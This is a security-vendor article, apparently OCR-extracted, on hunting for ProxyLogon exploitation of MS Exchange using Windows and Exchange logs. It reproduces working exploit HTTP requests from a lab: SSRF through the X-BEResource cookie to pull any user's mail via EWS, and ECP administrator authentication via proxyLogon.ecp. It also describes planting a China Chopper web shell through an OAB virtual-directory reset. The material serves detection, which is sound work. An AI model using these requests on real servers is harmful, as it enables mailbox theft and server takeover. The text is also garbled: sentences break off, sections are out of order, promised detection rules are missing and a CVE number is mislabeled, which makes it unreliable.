
Hunting Down MS Exchange Attacks. Part 1. ProxyLogon (CVE-2021–26855, 26858, 27065, 26857)

In the first article in the series, we will take a brief look at the MS Exchange server architecture and move on to the most relevant topic for everyone, i.e. detecting the exploitation of ProxyLogon. We will show how to use standard operating system events and Exchange logs to detect ProxyLogon, both in real time, using proactive threat hunting approaches, and attacks that have already happened in the past.

. . .



MS Exchange architecture
Source: microsoft.com

Depending on the version, MS Exchange may have the following roles:

- Mailbox server.
- A Client Access server, which is a frontend service that proxies client requests to the backend servers.
- Transport, which is responsible for managing mail traffic.

Source Name	Name	Description
Client Access Protocols	HTTP/HTTPS	A protocol used by clients, including mobile clients, to access Exchange components for mail, calendaring, address book, etc.
	MAPI	A transport protocol for dealing with mail and other components, which is used by the Outlook client to communicate with the Exchange server. It has several advantages due to its encapsulation in HTTP
	RPC over HTTP	Alternative transport protocol used by the Outlook client and mobile devices
Protocols for forwarding and storing mail	SMTP	Transmission protocol for mail on TCP/IP networks


- Exchange Web Services (EWS) — an API to provide various applications with access to mailbox components.
- Exchange ActiveSync (EAS) — a service that allows mobile device users to access and manage their email, calendar, contacts, tasks, etc. without an internet connection.
- RPC — a client access service that uses the RPC protocol, which runs on top of HTTP.
- Offline Address Book (OAB) — an offline address book service on the

- to gain foothold into the company network (e.g. by using a web shell on the OWA service)
- to escalate privileges in the domain by using the Exchange server
- to disable the Exchange server in order to disrupt internal business processes (e.g. by fully encrypting server data)

. . .

Source Name	Source Description	Path To Source
Windows Security audit events	The Security log stores all events (process starts-ups, successful/unsuccessful logins, etc.) that are configured in the audit policy	Security Log
Windows Application audit events	The Application log contains various information about the performance of applications in Windows: start-up errors, heartbeat, configuration changes, etc.	Application log
PowerShell audit events	The log contains events that record the execution of PowerShell script blocks, pipelines and modules	Windows PowerShell Log Microsoft-Windows-PowerShell/Operational log
MS Exchange management events	The log contains information about control	MSExchange Management log

On 2 March 2021, Microsoft released security updates for a number of critical MS Exchange server vulnerabilities. The updates included a chain of critical vulnerabilities CVE-2021–26857, CVE-2021–26855, CVE-2021–26858, CVE-2021–27065, commonly referred to as ProxyLogon. After security updates were released and the first articles about these vulnerabilities were published, cyberattacks that exploited these vulnerabilities started being detected all over the world. Most of the attacks were aimed at uploading the initial web shell to the server to develop the attack in the future. While US companies took the brunt of the attack, we also recorded a number of similar attacks targeting our customers in Russia and Asia





Let us take a closer look at the ProxyLogon vulnerability chain. CVE-2021–26857 is not actually part of this chain, as it leads to code execution on the server and does not require other vulnerabilities to be exploited beforehand. Vulnerability CVE-2021–26857 is related to insecure data deserialisation in the Unified Messaging service. Exploiting this vulnerability requires that the Unified Messaging role be installed and configured on the Exchange server. As this role is rarely used, no exploitation of this vulnerability has been reported so far. Instead, attackers exploit the CVE-2021–26855, CVE-2021–26858 and CVE-2021–27065 vulnerability chain, which also allows remote arbitrary code execution on the mail server but is easier to exploit

The greatest effect of overwriting files is achieved by creating a web shell in publicly accessible directories. To create a web shell, an attacker exploits a vulnerability in the built-in virtual directory mechanism. When creating a new virtual directory (for example, for an OAB service) an attacker can specify an address that includes a simple web shell as its external address. The attacker must then reset the virtual directory and specify the path to a file on the server where the current virtual directory settings should be saved as a backup. After resetting, the file to which the virtual directory backup will be saved will contain the web shell specified in the previous step.

Since the attacker can specify the service to which an arbitrary HTTP request is to be redirected, this SSRF vulnerability can be exploited in different ways. Let us look at two ways to exploit this vulnerability: reading emails via EWS and downloading web shells via ECP (CVE-2021–26858 and CVE-2021–27065).

CVE-2021–26855 makes it easy to download any user's email, just by knowing their email address. The exploitation requires at least two MS Exchange servers in the attacked infrastructure. For example, the request is sent to `exchange.lab.local` and from there it is redirected via SSRF to `exchange02.lab.local`. The screenshot below shows an example of this





Request

Pretty Raw \n Actions

```
POST /ecp/evil.js HTTP/1.1
Host: exchange.lab.local
User-Agent: EvilUserAgent
Cookie: X-BEResource=
admin@exchange02.lab.local/EWS/Exchange.asmx?a=-1942062522;
Connection: close
Content-Type: text/xml
Content-Length: 730

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <m:GetItem>
      <m:ItemShape>
        <t:BaseShape>IdOnly</t:BaseShape>
        <t:IncludeMimeContent>true</t:IncludeMimeContent>
      </m:ItemShape>
      <m:ItemIds>
```

Response

Pretty Raw Render \n Actions


```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/10.0
request-id: c61dff26-916a-4353-aff3-63d360caf0f9
X-CalculatedBETarget: exchange02.lab.local
X-CalculatedBETarget: exchange.lab.local
X-DiagInfo: EXCHANGE
X-BEServer: EXCHANGE
X-FEServer: EXCHANGE02
X-AspNet-Version: 4.0.30319
Set-Cookie: exchangecookie=b4ad550e93d94ac388432a6351c66d95; expires=Wed,
Set-Cookie: X-BackEndCookie=S-1-5-21-2330824042-3649196914-3641884732-1103
X-Powered-By: ASP.NET
X-FEServer: EXCHANGE
Date: Tue, 23 Mar 2021 22:20:38 GMT
Connection: close
Content-Length: 5252

<?xml version="1.0" encoding="utf-8"?>
  <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
```

```
Received: from exchange.LAB.LOCAL (10.3.132.20) by exchange.LAB.LOCAL
 (10.3.132.20) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256) id 15.1.1591.10 via Mailbox
 Transport; Tue, 23 Mar 2021 22:13:21 +0000
Received: from exchange.LAB.LOCAL (10.3.132.20) by exchange.LAB.LOCAL
 (10.3.132.20) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256) id 15.1.1591.10; Tue, 23 Mar
 2021 22:13:15 +0000
Received: from exchange.LAB.LOCAL ([fe80::dda6:1597:2f73:915f]) by
 exchange.LAB.LOCAL ([fe80::dda6:1597:2f73:915f%2]) with mapi id
 15.01.1591.008; Tue, 23 Mar 2021 22:13:15 +0000
From: dadmin <dadmin@lab.local>
To: user1 <user1@lab.local>
Subject: Thanks for joining our team, John!
Thread-Topic: Thanks for joining our team, John!
Thread-Index: AQHXIDE9jafPcJ11kkijY+rbTu2/Ow==
Date: Tue, 23 Mar 2021 22:13:15 +0000
Message-ID: <2497162c14e94a3ebb1a41316d3ac68b@lab.local>
Accept-Language: en-US
Content-Language: en-US
```

In this way, all emails from any given email account can be downloaded from the server without authentication. Email is often used to transmit sensitive information such as payment orders, configuration files, credentials or instructions for connecting to VPN servers, etc. Attackers can use the information obtained from compromised email correspondence for phishing mailings and other cybercrimes. This attack vector is no less dangerous than downloading a web shell to a server.

Such requests are logged by EWS. Accordingly, a rule to detect the described attack might look like this:



Request

Pretty Raw \n Actions

```
1  POST /ecp/evil.js HTTP/1.1
2  Host: 10.3.132.20
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:76.0)
   Gecko/20100101 Firefox/76.0
4  Accept-Encoding: gzip, deflate
5  Accept: */*
6  Connection: close
7  Cookie: X-BEResource=
   exchange.LAB.LOCAL/autodiscover/autodiscover.xml?a=~1942062522;
8  Content-Type: text/xml
9  Content-Length: 331
10
11 <Autodiscover xmlns="
   http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2
   006">
12     <Request>
13       <EMailAddress>dadmin@lab.local</EMailAddress> <
   AcceptableResponseSchema>
   http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/
   2006a</AcceptableResponseSchema>
14     </Request>
```

Response

Pretty Raw Render \n Actions

```
1  HTTP/1.1 200 OK
2  Cache-Control: private
3  Content-Type: text/xml; charset=utf-8
4  Vary: Accept-Encoding
5  Server: Microsoft-IIS/10.0
6  request-id: 4526c4b6-e363-4b64-8847-95d704264076
7  X-CalculatedBETarget: exchange.lab.local
8  X-CalculatedBETarget: exchange.lab.local
9  X-DiagInfo: EXCHANGE
10 X-BEServer: EXCHANGE
11 X-FEServer: EXCHANGE
12 X-AspNet-Version: 4.0.30319
13 Set-Cookie: X-BackEndCookie=
   S-1-5-18=rJqNiZqNgZqHnJeekZia0bO+vdGzsLy+s4HOxsvNz8nNycvIgc3Pzc7Sz8zSzcy
   rzszFzM7Fzsc=; expires=Tue, 23-Mar-2021 13:31:18 GMT;
   path=/autodiscover; secure; HttpOnly
14 X-Powered-By: ASP.NET
15 X-FEServer: EXCHANGE
16 Date: Tue, 23 Mar 2021 13:21:18 GMT
17 Connection: close
18 Content-Length: 3764
```

Request

Pretty | Raw | \n | Actions

```
POST /ecp/evil.js HTTP/1.1
Host: exchange.lab.local
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
msExchLogonMailBox: S-1-5-21-2330824042-3649196914-3641884732-1104
Content-Type: text/xml
Cookie: X-BEResource=Admin@exchange.LAB.LOCAL:444/ecp/proxyLogon.ecp?a=~1942062522
Content-Length: 97

<r at="Negotiate" ln="administrator">
  <s>
    S-1-5-21-2330824042-3649196914-3641884732-1104
  </s>
</r>
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 241
Cache-Control: private
Server: Microsoft-IIS/10.0
request-id: daca3c56-cfde-4931-8a01-199d2d4f4b84
X-CalculatedBETarget: exchange.lab.local
X-Content-Type-Options: nosniff
X-DiagInfo: EXCHANGE
X-BEServer: EXCHANGE
X-UA-Compatible: IE=10
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=be21ae02-7a3a-4e96-a5a3-42f0cdcbf864; path=/; secure;
 HttpOnly
Set-Cookie: msExchEcpCanary=
-p_c0Hmtu0uyL-kc4_ATKxWlc5ud79gI5vYyi-GD0C2YlsFMUnkIxSdBMAJdpl_gI7QTgYbv5iI.;
path=/ecp
X-Powered-By: ASP.NET
X-FEServer: EXCHANGE
Date: Tue, 23 Mar 2021 14:52:26 GMT
Connection: close
Content-Length: 0
```


Authenticating in ECP as an administrator

Detection of CVE-2021–26858, CVE-2021–27065 Vulnerabilities

Successful exploitation of CVE-2021–27065 allows a malicious file to be uploaded to an Exchange server using the ECP interface, which can then be used as a web shell. Exploitation of this vulnerability requires pre-authentication, which can be performed using CVE-2021–26855. Let us take a closer look at the exploitation of CVE-2021–27065.

```
677d356f1aa9&schema=ResetOABVirtualDirectory
&msExchEcpCanary=xkdU4icLzEazuIzEhSZaYgDLNVmW49gIjMvzJCs7TmzJoNU9rXLN15tkY5
JGHwEOROWXGGq9_NM.&ActID=113cbd79-1e40-4635-8bae-8c8af6731267
444 LAB\dadmin 192.168.1.20 Mozilla/5.0+
(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+
(KHTML,+like+Gecko)+Chrome/89.0.4389.82+Safari/537.36
https://exchange/ecp/VDirMgmt/ResetVirtualDirectory.aspx?
pwmcid=6&ReturnObjectType=1&id=7a466ca6-419b-4445-9cc8-
ae66a6bff719&schema=ResetOABVirtualDirectory 200 0 0 7
```

The contents of the `test.aspx` configuration file can be seen in the screenshot below, where the `ExternalUrl` parameter contains the specified `China Chopper`.



- `event_log_source:'Security' AND event_id:'4688' AND proc_parent_file_path end with:'\w3wp.exe' AND proc_file_path end with: ('\cmd.exe' OR '\powershell.exe')`

Detection of this activity will be described in more detail in one of our upcoming articles.

The CVE-2021–26858 vulnerability also allows writing an arbitrary file to an Exchange server, but requires pre-authentication for successful exploitation. This vulnerability can also be used in conjunction with SSRF (CVE-2021–26858).


There are no publicly available PoCs or other sources detailing its exploitation. Nevertheless, Microsoft has reported how this activity can be detected. To do so, we implement the following rule using events from the OAB Generator service:

The problem is contained in the `Base64Deserialize` method of the `CommonUtil` class, and the class itself in the `Microsoft.Exchange.UM.UMCommon` namespace of the `Microsoft.Exchange.UM.UMCommon.dll` library.

```
internal static object Base64Deserialize(string base64String)
{
    object result = null;
    using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(base64String)))
    {
        result = new BinaryFormatter().Deserialize(memoryStream);
    }
    return result;
}
```

`Base64Deserialize` method code

Consequently, if the vulnerability is exploited, this process will initiate abnormal activity.



Using the `Microsoft.Exchange.UM.UMCore.dll` library

Conclusion

According to Microsoft, at the time of writing about 92% of MS Exchange servers have already been patched and are no longer vulnerable to ProxyLogon. Those who haven't yet installed the patches should do so as a matter of urgency.

Even if the servers are already patched it is worth checking them for signs of ProxyLogon exploitation and repair the consequences if needed. This is quite easy to do with the standard operating system and Exchange server log